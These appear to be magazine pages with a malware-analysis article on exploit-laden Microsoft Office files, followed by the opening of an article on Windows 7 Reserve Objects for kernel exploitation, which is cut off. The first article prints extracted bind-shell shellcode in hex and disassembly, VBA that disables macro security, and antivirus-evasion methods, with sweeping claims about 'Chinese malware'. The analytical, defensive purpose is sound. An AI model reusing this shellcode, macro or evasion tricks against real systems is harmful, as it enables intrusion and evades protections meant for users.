In order to understand the exploitation, it is always good to have a deep understanding of the Microsoft Office file format. The complexity is a big issue here because of the chaotic nature of MS Office format. It's very hard to structure all the information at a single point for analysis. The best deterministic solution is to understand the peripherals of different components being a part of the software and using file format specification side by side to verify the details of the vulnerable component of the software. At this point of time, we are going to cover only the requisite details of the MS Office file format.

MS Office holds a component based structure. Component based design always has parent and child objects. Primarily, the same works for MS Office too. The document starts with a root element which serves as a base component of a MS Office hierarchical system. Overall, it is defined as Object Linking Environment (OLE) storage system. The simple reason is that these elements can be formulated as components that are interlinked to perform the unified functions in the software. The OLE storage system consists of the storage components and the stream components. **The storage components further comprise of sub storage and sub stream components**. Remember the fact that storage components are standalone components which do not show any dependency but this is not true for stream components. On the other hand, these components are directly linked with the required Dynamic Link Libraries (DLL's) which provides an interface with the system. Objects that are embedded in MS Office files are structured in Object pool with unique storage and stream sub components. For Example: embedding of XLS sheet in MS Word file.

Figure 5. Presents an infection model of MS Office file format



The aim of malware writers is to create a sub storage object with malicious code in a manner such that the OLE system storage fails to verify the integrity of the storage component. If the OLE storage system verifies the content of the customized storage component, then the malicious document is ready to perform the actions. Usually, there have been no such appropriate measures of verification that were taken in the previous versions, except some of the newly adopted solutions such as VB Macro disintegration by default. This kind of infection has been used in the vulnerabilities that required malformed object in the word itself. For Example: VB Macros. Consider that VB Macro is defined for a separate sheet in a Workbook. So, when a user opens sheets in the workbook, respective VB macro is executed there by resulting in infection.

For reliability purposes, the MS Office file header should remain intact. The *Figure 5* presents an infection model of MS Office file format based on the storage components. The scanned layout of one of the vulnerable exploit during our analysis is presented in *Figure 6*.

We have modified the code in the malware to execute the calc.exe. On execution of rogue.xls in the controlled environment, the calc.exe is executed as presented in *Figure 7*.

The exploits are using this sort of infection model. Some of the MS docs may have direct streams under the OLESS root. Another type of exploits use continuous stream to provide as a record entry. Consider an exploit which is using a single work book in XLS and a single stream component in root. A basic scan of a malware driven XLS file is presented in *Figure 8*.

Figure 6. Storage component

```
C:\WINDOWS\system32\cmd.exe

[OLE Struct of: ROGUE.XLS]
CompObj    [TYPE: Stream - OFFSET: 0xb040 - LEN: 109]
Workbook    [TYPE: Stream - OFFSET: 0x600 - LEN: 28881]
_VBA_PROJECT_CUR    [TYPE: Storage]
 VBA    [TYPE: Storage]
  dir    [TYPE: Stream - OFFSET: 0xa140 - LEN: 515]
  Sheet1    [TYPE: Stream - OFFSET: 0x8f00 - LEN: 985]
  __SRP_0    [TYPE: Stream - OFFSET: 0xa380 - LEN: 1462]
  __SRP_1    [TYPE: Stream - OFFSET: 0x8a40 - LEN: 194]
  __SRP_2    [TYPE: Stream - OFFSET: 0x8a40 - LEN: 904]
  __SRP_3    [TYPE: Stream - OFFSET: 0x8a40 - LEN: 240]
  ThisWorkbook    [TYPE: Stream - OFFSET: 0x7c00 - LEN: 3615]
  _VBA_PROJECT    [TYPE: Stream - OFFSET: 0x9300 - LEN: 2562]
 PROJECT    [TYPE: Stream - OFFSET: 0xaa80 - LEN: 431]
 PROJECTwm    [TYPE: Stream - OFFSET: 0x6bb - LEN: 62]
SummaryInformation    [TYPE: Stream - OFFSET: 0xae40 - LEN: 184]
DocumentSummaryInformation    [TYPE: Stream - OFFSET: 0xae40 - LEN: 268]

          VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
          The decompressed Macro code was stored here:

------> E:\audit\malscan\ROGUE.XLS-Macros
```

Figure 7. Command execution through VB Macro




Figure 8. Scanned stream component

```
C:\WINDOWS\system32\cmd.exe

E:\audit\malscan>OfficeMalScanner.exe c:\evil\evil.xls info

+-------------------------------------+
|          OfficeMalScanner v0.51     |
|  Frank Boldewin / www.reconstructer.org  |
+-------------------------------------+

[*] INFO mode selected
[*] Opening file c:\evil\evil.xls
[*] Filesize is 32768 (0x8000) Bytes
[*] Ms Office OLE2 Compound Format document detected

-------------------------
[OLE Struct of: EVIL.XLS]
-------------------------
Workbook    [TYPE: Stream - OFFSET: 0x200 - LEN: 22556]
SummaryInformation    [TYPE: Stream - OFFSET: 0x5c00 - LEN: 4096]
DocumentSummaryInformation    [TYPE: Stream - OFFSET: 0x5c00 - LEN: 4096]
-----------------------
```

This scan of evil.xls file projects the stream component only. The exploit is written as a single stream component which should be having the required details. The shellcode analysis is the most strategic point to detect the type of compromise the exploit is going to perform. Automated tools use signature based detection to trigger an alert. On the contrary, some good exploits require manual analysis to determine the exact nature. We are going to look into a generic layout of the evil.xls to detect the shellcode. A basic scan of malicious file gives you an edge to determine the layout of shellcode. It only provides the peripheral information but not the core details. The vil.xls is using a stream component and it does not look complex. Before getting into behavioral analysis, a normal lookup through hex editor seems useful, if exploit is not using a complex layout. When evil.xls is decoded as hex strings, we find the shellcode present in the middle of structure. All the headers were intact. On careful analysis, we segregated the components and detected the pattern which looked like as shellcode as presented in *Listing 2*.

In order to understand the nature of this shellcode, it needs to be transformed into assembly instructions in order to determine what it is actually doing. The code is converted to assembly as *Listing 3*.

The shellcode (stripped) turned out to be as presented in *Listing 4*.

The evil.xls is using a standard bind shell code on Win XP SP2 which gives remote access on port 53248. Always be ready to find a complex shellcode while analyzing malicious Office documents. The infection model describes the differential ways used by an attacker to write malware driven exploits. The cases have been analyzed from the Chinese malware samples.

For Shellcode analysis

1. *Hex editing is a good approach.*

Listing 2: Extracted shellcode from evil.xls

```
Offset   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00001AC0                    FC 6A EB 4D E8 F9 FF FF FF 60        ¸jÌMÉ˜˜˜˜`
00001AD0 8B 6C 24 24 8B 45 3C 8B 7C 05 78 01 EF 8B 4F 18  ãl$$ãE<ã|.x.ÔãO.
00001AE0 8B 5F 20 01 EB 49 8B 34 8B 01 EE 31 C0 99 AC 84  ã_ .ÌIã4ã.Ó1¿ó¨Ñ
00001AF0 C0 74 07 C1 CA 0D 01 C2 EB F4 3B 54 24 28 75 E5  ¿t.¡ ..¬ÍÛ;T$(uÅ
00001B00 8B 5F 24 01 EB 66 8B 0C 4B 8B 5F 1C 01 EB 03 2C  ã_$.Ìfã.Kã_..Ì,
00001B10 8B 89 6C 24 1C 61 C3 31 DB 64 8B 43 30 8B 40 0C  ãâl$.a√1€dãC0ã@.
00001B20 8B 70 1C AD 8B 40 08 5E 68 8E 4E 0E EC 50 FF D6  âp.≠ã@.^héN.ÌP˜÷
00001B30 66 53 66 68 33 32 68 77 73 32 5F 54 FF D0 68 CB  fSfh32hws2_T˜–hÀ
00001B40 ED FC 3B 50 FF D6 5F 89 E5 66 81 ED 08 02 55 6A  Ì¸;P˜÷_âÅfÅÌ..Uj
00001B50 02 FF D0 68 D9 09 F5 AD 57 FF D6 53 53 53 53 53  .˜–hŸ.ı≠W˜÷SSSSS
00001B60 43 53 43 53 FF D0 66 68 D0 00 66 53 89 E1 95 68  CSCS˜–fh¿.fSâ·ïh
00001B70 A4 1A 70 C7 57 FF D6 6A 10 51 55 FF D0 68 A4 AD  §.p«W˜÷j.QU˜–h§≠
00001B80 2E E9 57 FF D6 53 55 FF D0 68 E5 49 86 49 57 FF  .ÉW˜÷SU˜–hÅIÜIW˜
00001B90 D6 50 54 54 55 FF D0 93 68 E7 79 C6 79 57 FF D6  ÷PTTU˜–ihÁyÆyW˜÷
00001BA0 55 FF D0 66 6A 64 66 68 63 6D 89 E5 6A 50 59 29  U˜–fjdfhcmâÅjPY)
00001BB0 CC 89 E7 6A 44 89 E2 31 C0 F3 AA FE 42 2D FE 42  ÃâÁjDâ,1¿Ú™¸B-¸B
00001BC0 2C 93 8D 7A 38 AB AB AB 68 72 FE B3 16 FF 75 44  ,ìçz8´´´hr¸≥.˙uD
00001BD0 FF D6 5B 57 52 51 51 51 6A 01 51 51 55 51 FF D0  ˜÷[WRQQQj.QQUQ˜–
00001BE0 68 AD D9 05 CE 53 FF D6 6A FF FF 37 FF D0 8B 57  h≠Ÿ.ŒS˜÷j˙˙7˜–âW
00001BF0 FC 83 C4 64 FF D6 52 FF D0 68 F0 8A 04 5F 53 FF  ¸Éƒd˜÷R˜–hð□ä._S˜
00001C00 D6 FF D0                                        ÷˙–
```

Listing 3: Extracted shellcode from evil.xls

```
E:\audit\malscan>ConvertShellcode.exe \x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18
\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1
\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c
\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43
\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6
\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50
\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad
\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\xd0\x00\x66\x53
\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad
\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54
\x55\xff\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66\x68
\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3\xaa\xfe
\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44
\xff\xd6\x5b\x57\x52\x51
E:\audit\malscan>ConvertShellcode.exe \x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68
\xad\xd9\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff
\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0
```

Listing 4: Converting hexadecimal shellcode to assembly

```
Assembly language source code : Stripped
****************************************
0000002f  mov cx,word[ebx+ecx*2]
00000033  mov ebx,dword[edi+0x1c]

0000003f  popad
00000040  ret
00000041  xor ebx,ebx
00000043  mov eax,dword[fs:ebx+0x30]   //Kernel
32.dll querying
00000047  mov eax,dword[eax+0xc]
0000004a  mov esi,dword[eax+0x1c]
0000004d  lods dword[esi]
0000004e  mov eax,dword[eax+0x8]
00000051  pop esi

00000052  push dword(0xec0e4e8e) // LoadLibraryA
00000057  push eax
00000058  call esia
0000005a  push bx
0000005c  push word(0x3233)
00000060  push dword(0x5f327377)
00000065  push esp
00000066  call eax

00000068  push dword(0x3bfcedcb) // WSAStartup
0000006d  push eax
0000006e  call esi
0000007b  call eax

0000007d  push dword(0xadf509d9) // WSASocketA
00000082  push edi

0000008e  call eax
00000090  push word(0xd0)  -- (D000) – 53248 –
Port Number
00000094  push bx

00000096  mov ecx,esp
00000098  xchg eax,ebp
00000099  push dword(0xc7701aa4)  // Bind

000000a4  push ebp
000000a5  call eax
000000a7  push dword(0xe92eada4) // Listen
000000ac  push edi

000000b1  call eax
000000b3  push dword(0x498649e5) // Accept
000000b8  push edi
000000b9  call esi

000000c1  xchg eax,ebx
000000c2  push dword(0x79c679e7)  // CloseSocket
000000c7  push edi
000000c8  call esi
000000ca  push ebp
000000cb  call eax
000000cd  push word(0x64)
000000d0  push word(0x6d63)   // CMD
000000d4  mov ebp,esp

000000f1  stos dword[es:edi]
000000f2  push dword(0x16b3fe72) // Create Process
000000f7  push dword[ss:ebp+0x44]
000000fa  call esi

00000008  call eax
0000000a  push dword(0xce05d9ad)  //
WaitForSingleObject
0000000f  push ebx
00000010  call esi
00000012  push dword(0xffffffff)
```

Scan the default strings for different shellcodes.

2. *Metasploit additional tools provide an edge in determining the flow of information.*
3. *Microsoft's!msex.xoru and !msec.ror are good extensions to be used for conversion and API hash resolving respectively.*
4. *Good shellcode encoders and decoders are required. Shellcode should be converted for analytical purposes.*
5. *Good understanding of Assembly is a pre requisite.*

For MS Office Scan

1. *Ms Office Malware Scanner*
2. *Microsoft Office Vis*
3. *Ms Office vulnerability scanner for initial look up.*
4. *MS Office file format specification*

Additional

It is necessary to have additional techniques and carrier program such as droppers which are used to spread malware into the victim machines. It includes some standard techniques to control the information flow for target specific exploitation. Some of the techniques and issues have been discussed as follows:

Content Disposition – Forcing File downloads

Most of the Chinese malware uses a typical layout of dropping files on the system. Well, the primary reason is to create a required supporting environment which provides an ease of execution. But continuous analysis of various office malware projects a scenario that the attacks are targeted in a well defined manner. It requires downloading of files and it is a big factor to decide how to dispose the files on the system. The appropriate Content-Disposition HTTP header is required which serves the purpose of exploitation in the real time environment. A regular analysis has shown the fact that malware writers carefully use this header in order to dispose files through Drive by Download. The preference can be inline or attached.

[MALWARE ANALYSIS]

Generally, an inline option opens the file automatically in the browser and an attached option prompts for the downloading of file as standalone. Primarily, an inline option states that the content is a part of the Mail User Agent (MUA) where as attachment defines that file is separated from the MUA body. Considering the exploitation, any file which opens inline in a browser (Internet Explorer) aims to exploit the vulnerabilities present in the plugins. A standalone file serves the purpose of exploiting vulnerabilities in the base software installed in a system. **Well, both options aim at system compromise through spreading**

Listing 5: Malicious Excel files disposed as inline and attached

```
HTTP/1.1 200 OK
Server: nginx/0.7.65Date: Sat, 22 May 2010 04:22:58 GMT
Content-Type: application/ msexcel
Connection: close
X-Powered-By: PHP/5.3.2
Accept-Ranges: bytes
Content-Length: 11032
Content-Disposition: inline; filename=
□□¼2010.5.5.xls

HTTP/1.1 200 OK
Server: nginx/0.7.65
Date: Sat, 22 May 2010 04:22:58 GMT
Content-Type: application/ msexcel
Connection: close
X-Powered-By: PHP/5.3.2
Accept-Ranges: bytes
Content-Length: 11032
Content-Disposition: attachment; filename= □
Ä¼¾èÇâµ¥.xls
```

infection. Thus attackers use different attack modes in order to set a right infection environment.

For example, the infected server disposes two malicious files in a different manner as described in *Listing 5*.

The initial look up of these malware files produces results as stated in *Figure 9*.

User Agent – Fingerprinting and Redirection

The user agent strings play a very critical role in determining the success of a malware. This is used by the malware writers to perform a status check on the victim machine through the details present in it. Well, it looks simple and basic but this is used in an extensive manner by the detection programs which define the ability of a browser to download the malicious file in the system. If the user agent does not match as per the requirement by the exploit, the browser is forced to get redirected to another domain. The RFC states

According to RFC 2616"The User-Agent request-header field contains information about the user agent originating the request. This is meant for statistical purposes, the tracing of protocol violations, and automated recognition of user agents for the sake of tailoring responses to avoid particular user agent limitations. User agents SHOULD include this field with requests. The field can contain multiple product tokens and comments identifying the agent and any sub products which form a significant part of the user agent. By convention, the product tokens are listed in the order of their significance for identifying the application.

User-Agent = "User-Agent" ":" 1(product | comment)"*

So a user agent string **"Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1.9) Gecko/20100315 Firefox/3.5.9 (.NET CLR 3.5.30729)"** reveals information as presented in *Figure 10*.

This information is more than enough to detect the victim environment.

VB Macro Stringency

The office files provide active scripting through VB macros which is a source of potential infection. The previous versions of Ms Office 2002, 2003 have been exploited heavily by the inline VB macros accompanied with office files. The Chinese office malware uses these VB macros in an extensive manner in order to run the

Figure 9. Vulnerability check of malicious Excel files

```
E:\audit\malscan>officecat.exe c:\evil\ÄÅ‰_ÞÇâµ¥.xls
Sourcefire OFFICE CAT v2
= Microsoft Office File Checker =

Processing c:\evil\~ª#§|æ|Ã.xls
VULNERABLE
        OCID: 51
        CVE-2008-3005
        MS08-043
        Type: Excel
        Malformed FORMAT record


E:\audit\malscan>officecat.exe c:\evil\??¼2010.5.5.xls
Sourcefire OFFICE CAT v2
= Microsoft Office File Checker =

Processing c:\evil\??¼2010.5.5.xls
VULNERABLE
        OCID: 51
        CVE-2008-3005
        MS08-043
        Type: Excel
        Malformed FORMAT record
```

Figure 10. Information revealed by User Agent strings

Firefox 3.5.9	
Mozilla	It's a Mozilla based browser
5.0	Mozilla Version
Windows	Platform
U	Security values: • ¤ for no security • ¤ for strong security • ¤ for weak security
Windows NT 6.0	Operating System: Windows Vista
en-US	Language Tag, indicates the language for which the client had been localized (e.g. menus and buttons in the user interface) en-US = English - United States
rv:1.9.1.9	CVS Branch Tag The version of Gecko being used in the browser
Gecko	Gecko engine inside
20100315	Build Date: the date the browser was built
Firefox	Name : Firefox
3.5.9	Version
.NET CLR 3.5.30729	.NET installed Version : 3.5.30729

[MALWARE ANALYSIS]

arbitrary code in the system. MSOffice 2007 provides a new format of saving files in the system. If macros are detected, a potential warning is raised as an alert notification. Well, this is a structured component present in a newer version of MS office. What about the previous versions? The old version of MS office does not differentiate between embedded codes as macros. It is hard to avoid the dependency on old versions in a real time environment. This ugly truth is the inclination of malware writers to develop malware programs with specific versions. Some of the Chinese malware used peripheral VB Macro code with the main exploit code in order to provide an edge and ease. It has been noticed that malicious VB Macros can be used in a flexible manner in order to provide stealth and automated modes of infection without user knowledge.

Case:

CVE-2008-0081: *Unspecified vulnerability in Microsoft Excel 2000 SP3 through 2003 SP2, Viewer 2003, and Office 2004 for Mac allows user-assisted remote attackers to execute arbitrary code via crafted macros, aka "Macro Validation Vulnerability," a different vulnerability than CVE-2007-3490.*

Chinese malware exploits this vulnerability on a large scale by sending crafted MS Excel files as **2010_ .xls** attached as a part of Outlook mail to infect users.

Some of the VB Macro codes which are used with the exploit as additional support codes are as follows as listed in *Listing 6*.

Listing 6: Extensible codes setting environment of exploitation

Code 1: Hiding MS Office files

```
Public Sub HideExcelMakeExcelInvisible()
Application.Visible = False
Application.Wait Now + TimeValue("00:00:10")
Application.Visible = True
End Sub
```

Code 2: Delaying time for code execution

```
Public Sub
Application.Wait Now + TimeValue("00:00:10")
End sub
```

Code 3: Handling opening and closing files automatically

```
Sub Open_Close_Save_As_Word_File()
Dim auto_open_save_file_app As Word.Application
Dim auto_open_save_file_doc As Word.Document
Set auto_open_save_file_app = CreateObject("Word.Application")
Dim old_path As String
Dim old_filename As String
Dim new_path As String
Dim new_filename As String
old_path = Range("B4").Value

old_filename = Range("B5").Value
new_path = Range("B6").Value
new_filename = Range("B7").Value
NamePlace = old_path + "\" + old_filename
NewNamePlace = new_path + "\" + new_filename
auto_open_save_file_app.Visible = True
Set auto_open_save_file_doc = auto_open_save_file_app.Documents.Open(NamePlace, ReadOnly:=True)
auto_open_save_file_doc.SaveAs (NewNamePlace)
auto_open_save_file_app.Quit

Set auto_open_save_file_doc = Nothing
Set auto_open_save_file_app = Nothing
End Sub
```

Code 4: Disabling Macro Security Feature

```
If System.PrivateProfileString("", "HKEY_CURRENT_USER
\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
   CommandBars("Macro").Controls("Security...").Enabled = False
   System.PrivateProfileString("", "HKEY_CURRENT_USER
  \Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
   pS = "clone"
   CommandBars("Tools").Controls("Macro").Enabled = False
   Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
   Options.SaveNormalPrompt = (1 - 1)
End If
```

Code 5: Infected System - Verification

```
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "<B
style="color:black;background-color:#ffff66"> Infected</B>?") <> "" then …….
```

drops into the requisite folder. Latest MS Office exploits are using this strategy to exploit the systems. The Chinese malware is completely addicted to it. This is true. From some of the samples of Chinese malware that we analyzed, we have come across with the exploit patterns that use polymorphic shellcodes. The polymorphism used in shell codes primarily uses XOR operation with a pre defined key to obfuscate the shellcode. This can be done in two ways as noticed in the Chinese malware.

1. Full XOR operation in which full executable is encrypted.
2. Half XOR operation to encrypt the executable to a certain size thereby leaving the rest of the file contents.

Some samples are in the *Listing 7*.

Shellcode Polymorphism

It is now the most widely used technique in defeating the intrusion detection technology. The basic aim is to make the shellcode self decrypting by attaching a key with it while encoding. As soon as the shellcode executes, it first decrypts the executable with the attached key and then

Subverting Anti Virus detection

The antivirus solutions are considered as quite effective in real time environment but subverting the detection is what the malware writers love to do. Most of Chinese malware use tricky patterns to evade antivirus solutions to enter into internal organizational network bypassing gateway security solutions **and even desktop antivirus solution to launch the attack by exploiting the system**. There are the standard patterns which have been used by Chinese malware for a long time. The bypassing methods include

1. Most of the malware exploits **8.3 file naming and extension** benchmark. Playing around with file extensions enables the attacker to bypass the anti virus detection. For Example: MS Office older and newer versions use some of the extensions as following

Word: .docx, .docm, .dotx, .dotm
Excel: .xlsx, .xlsm, .xltx, .xltm, .xlsb, .xlam
PowerPoint: .pptx, .pptm, .ppsx, .ppsm
–Access: .accdb (new binary format, not Open XML).

Listing 7: Ms Office Exploit Cases overview

Case 1:

CVE-2006-2492: *Buffer overflow in Microsoft Word in Office 2000 SP3, Office XP SP3, Office 2003 Sp1 and SP2, and Microsoft Works Suites through 2006, allows user-assisted attackers to execute arbitrary code via a malformed object pointer*

One of the Chinese malware exploits this vulnerability and shellcode uses half XOR operation. Further this exploit drops a WinHTTP.exe executable in the %temp% folder in win XP sp2 systems thereby exploiting MS Office 2003. The exploit file was named as 20100214陸委楔@週活動一覽表(新增).doc

Case 2:

CVE-2006-6456: *Unspecified vulnerability in Microsoft Word 2000, 2002, and 2003 and Word Viewer 2003 allows remote attackers to execute code via unspecified vectors related to malformed data structures that trigger memory corruption, a different vulnerability than CVE-2006-5994.*

One of the Chinese malware exploits this vulnerability and shellcode uses full XOR operation. Further this exploit drops a Svchost.exe executable in the %temp% folder in win XP sp2 systems. The exploit file was named as Final_File_of_F4_UN.doc

CVE-2008-081: *The WordPad Text Converter for Word 97 files in Microsoft Windows 2000 SP4, XP SP2, and Server 2003 SP1 and SP2 allows remote attackers to execute arbitrary code via a crafted (1) .doc, (2) .wri, or (3) .rtf Word 97 file that triggers memory corruption, as exploited in the wild in December 2008. NOTE: As of 20081210, it is unclear whether this vulnerability is related to a WordPad issue disclosed on 20080925 with a 2008-crash.doc.rar example, but there are insufficient details to be sure.*

The exploit is distributed as message-cv.doc which projects the same functionality as other exploits discussed above.

Case 4:

CVE- 2009-3129: *Microsoft Office Excel 2002 SP3, 2003 SP3, and 2007 SP1 and SP2; Office 2004 and 2008 for Mac; Open XML File Format Converter for Mac; Office Excel Viewer 2003 SP3; Office Excel Viewer SP1 and SP2; and Office Compatibility Pack for Word, Excel, and PowerPoint 2007 File Formats SP1 and SP2 allows remote attackers to execute arbitrary code via a spreadsheet with a FEATHEADER record containing an invalid cbHdrData size element that affects a pointer offset, aka "Excel Featheader Record Memory Corruption Vulnerability."*

The exploit is named as ATT42396.xls which drops some executable on the system.

So delivering malicious files with different extensions can result in bypassing of antivirus solutions. The Chinese malware aims at exploiting the inability of parsing engines. For example: whether a particular antivirus vendor scans filenames, file extensions, file contents etc to determine the malicious code present in it.

2. Chinese malware also exploits the ineffectiveness of antivirus solutions to fail to determine the coherence between the filenames at two different offsets in the ZIP file. It is termed as **ZDFC (ZIP Dual Filename Coherence)**. The filename is same but it is duplicated at the header part and the same filename is used in the central directory. You must have noticed a repaired file notification in Ms Office. It is due to the fact that base software fails to scrutinize the duplicated filenames used in the document structure. So the anti viruses can be bypassed if scanning is allowed for a single filename. This applies for binary format. For XML format of the file, inappropriate XML parsing is the technique used to create malformed XML documents for testing.

3. **Fragmenting OLE2** structure into smaller blocks is another trick of bypassing antivirus solutions that are used in wild by the Chinese attackers. As we know OLE2 file format is a block based file system. Any malicious file which is fragmented into block size of 64 or 128 bytes rather than 512 bytes has higher chances of not being detected by the antivirus solution. OLE2 basically searches the free blocks to be filled rather than allocating new blocks. This technique has been used in the wild for subverting antivirus signature based detection or scanning the inline codes.

4. **Encoding** is also the far best choice of malware writers for obfuscating the script or code inside the Office files. US-ASCII and UTF-7 encoding is used heavily for playing around with MS Office files by placing a hidden script inside it. As issues in IE7 have proven this fact of manipulating XML tags with scripts which render the code as HTML rather XML. The filters or scanners failed to parse it correctly thereby resulting in malicious injections in the software itself. The encoding mechanisms allow malware writers to execute the code on the victim machines.

There can be other variations which beat the antivirus functionality.

So, all these techniques collectively trigger highly powerful malware through MS Office files which emanate direct from Chinese Malware Factory.

Conclusion

In this paper we have presented the generalized behavior of Chinese malware that exploits the MS Office software at par. We have explained the techniques and methods used by MS Office based Chinese malware to show the impact of exploitation in the real world.. We have presented the security specific details of file formats and the types of infections that occur in them. These are the widely used techniques used in Chinese malware. With the change in MS Office file formats, new and advanced exploits of XML based file formats are anticipated in the coming time. The security of the end user lies not only in the automated solutions but also on awareness. But the most exploited vulnerabilities in this world are ignorance and ingenuousness, rest is only a software construct. •

>>REFERENCES

1. *http://www.microsoft.com/interop/docs/OfficeBinaryFormats.mspx*
2. *http://blogs.msdn.com/brian_jones/*
3. *http://msdn.microsoft.com/en-us/library/ms691105%28v=VS.85%29.aspx*
4. *http://msdn.microsoft.com/en-us/library/ms692518%28v=VS.85%29.aspx*
5. *http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0081*
6. *http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6456*
7. *http://contagiodump.blogspot.com/*
8. *http://www.scribd.com/doc/30438501/New-Advances-in-Ms-Office-Malware-Analysis*
9. *http://www.reconstructor.org*
10. *http://msdn.microsoft.com/en-us/library/cc313105%28office.12%29.aspx*
11. *http://msdn.microsoft.com/en-us/library/ms923609.aspx*

Reserve Objects in Windows 7

By Matthew "j00ru" Jurczyk

Microsoft is continuously improving the Windows operating system, as well as implementing brand new features and functionalities, which obviously make things much easier for both users and software developers. On the other hand, as new code is being introduced to the existing kernel- or user-mode modules, new opportunities might be opened for potential attackers, aiming at using the system's capabilities in favor of subverting its security. Proving the above thesis is one of this paper's objectives – as the reader will find out, there are always two sides of the coin.

As indicated in my previous article – *Windows Objects in Kernel Vulnerability Exploitation*[1] – the Object Manager is a crucial subsystem implemented as a part of the Windows Executive, since it manages access to mostly every kind of system resource utilized by the applications. In this article, I would like to introduce a new type of objects – *Reserve Objects* – which have been shipped together with the *Windows 7* product. As it turns out, the nature of these objects makes it possible to use them as a very handy helper tool, in the context of various, known kernel attacks.

Furthermore, according to the author's observations, the mechanism described in this paper is currently in the initial phase of development, and is very likely to evolve in the future Windows versions – in such case, it might become even more useful for *ring-0 hackers*.

New Windows = new system calls

Because of the fact that Microsoft developers are gaining feedback and overall experience of how well the current system mechanisms are working, the native system-call set as well as official API differ between distinct Windows versions (please note that while the API interface must provide backwards compatibility, there is no such guarantee regarding native calls). As a very good example, one should take a look at a comparison table[2], presenting changes between Windows 7 and Windows Vista SP1, in terms of *ntdll.dll* exported symbols. As can be seen, numerous new functions have been added, while only a couple of them removed.

A majority of the new function set is composed of names beginning with *Rtl** (*Run-time library*), implemented as helper routines, commonly utilized by the official API code (such as *kernel32.dll*). Aside from these, one can also find around fifteen new *Nt** symbols, which represent fresh kernel functions that are exposed to *ring-3*, so that user-defined applications (or more likely, system libraries) can take advantage of what the new system provides. *Listing 1* presents a complete set of new *ntdll* names within our interest.

What shouldn't be a surprise is the fact that most of the new *syscalls* do not implement a completely new feature – instead, they seem to extend the functionalities that have already been there, using additional parameters, and providing extra capabilities which were not present before. For instance, the *NtCreateProfileEx* function adds in options that were not available in older *NtCreateProfile* - the same effect affects *syscalls* like *NtOpenKey(Ex)*, *NtQuerySystemInformation(Ex)* and many others.

To get to the point, the functions that we are mostly interested in, are:

- *NtAllocateReserveObject* – system call responsible for creating an object on the kernel side – performing a memory allocation on the kernel pool, returning an adequate Handle etc,
- *NtQueueApcThreadEx* – system call which can optionally take advantage of the previously allocated *Reserve Object* while inserting an APC (*Asynchronous Procedure Call*) into the specified thread's queue,
- *NtSetIoCompletionEx* – system call incrementing the pending IO counter for an IO Completion Object. As opposed to the basic *NtSetIoCompletion* function, it can utilize the *Reserve Objects*, as well.

As can be seen, all of these three above functions have been introduced in Windows 7 and, at the same time, no accurate information regarding these routines is publicly available. In order to get a good understanding on what this new types of object really are, let's focus on the allocation function, in the first place.

Listing 1. Interesting system calls introduced in Windows 7

```
NtAllocateReserveObject
NtQueueApcThreadEx
NtSetIoCompletionEx
```

nt!NtAllocateReserveObject

In order to give you the best insight of the underlying mechanisms, I would like to begin with a thorough analysis of the allocation function; you can find its pseudo-code (presented in a C-like form) in *Listing 2*.

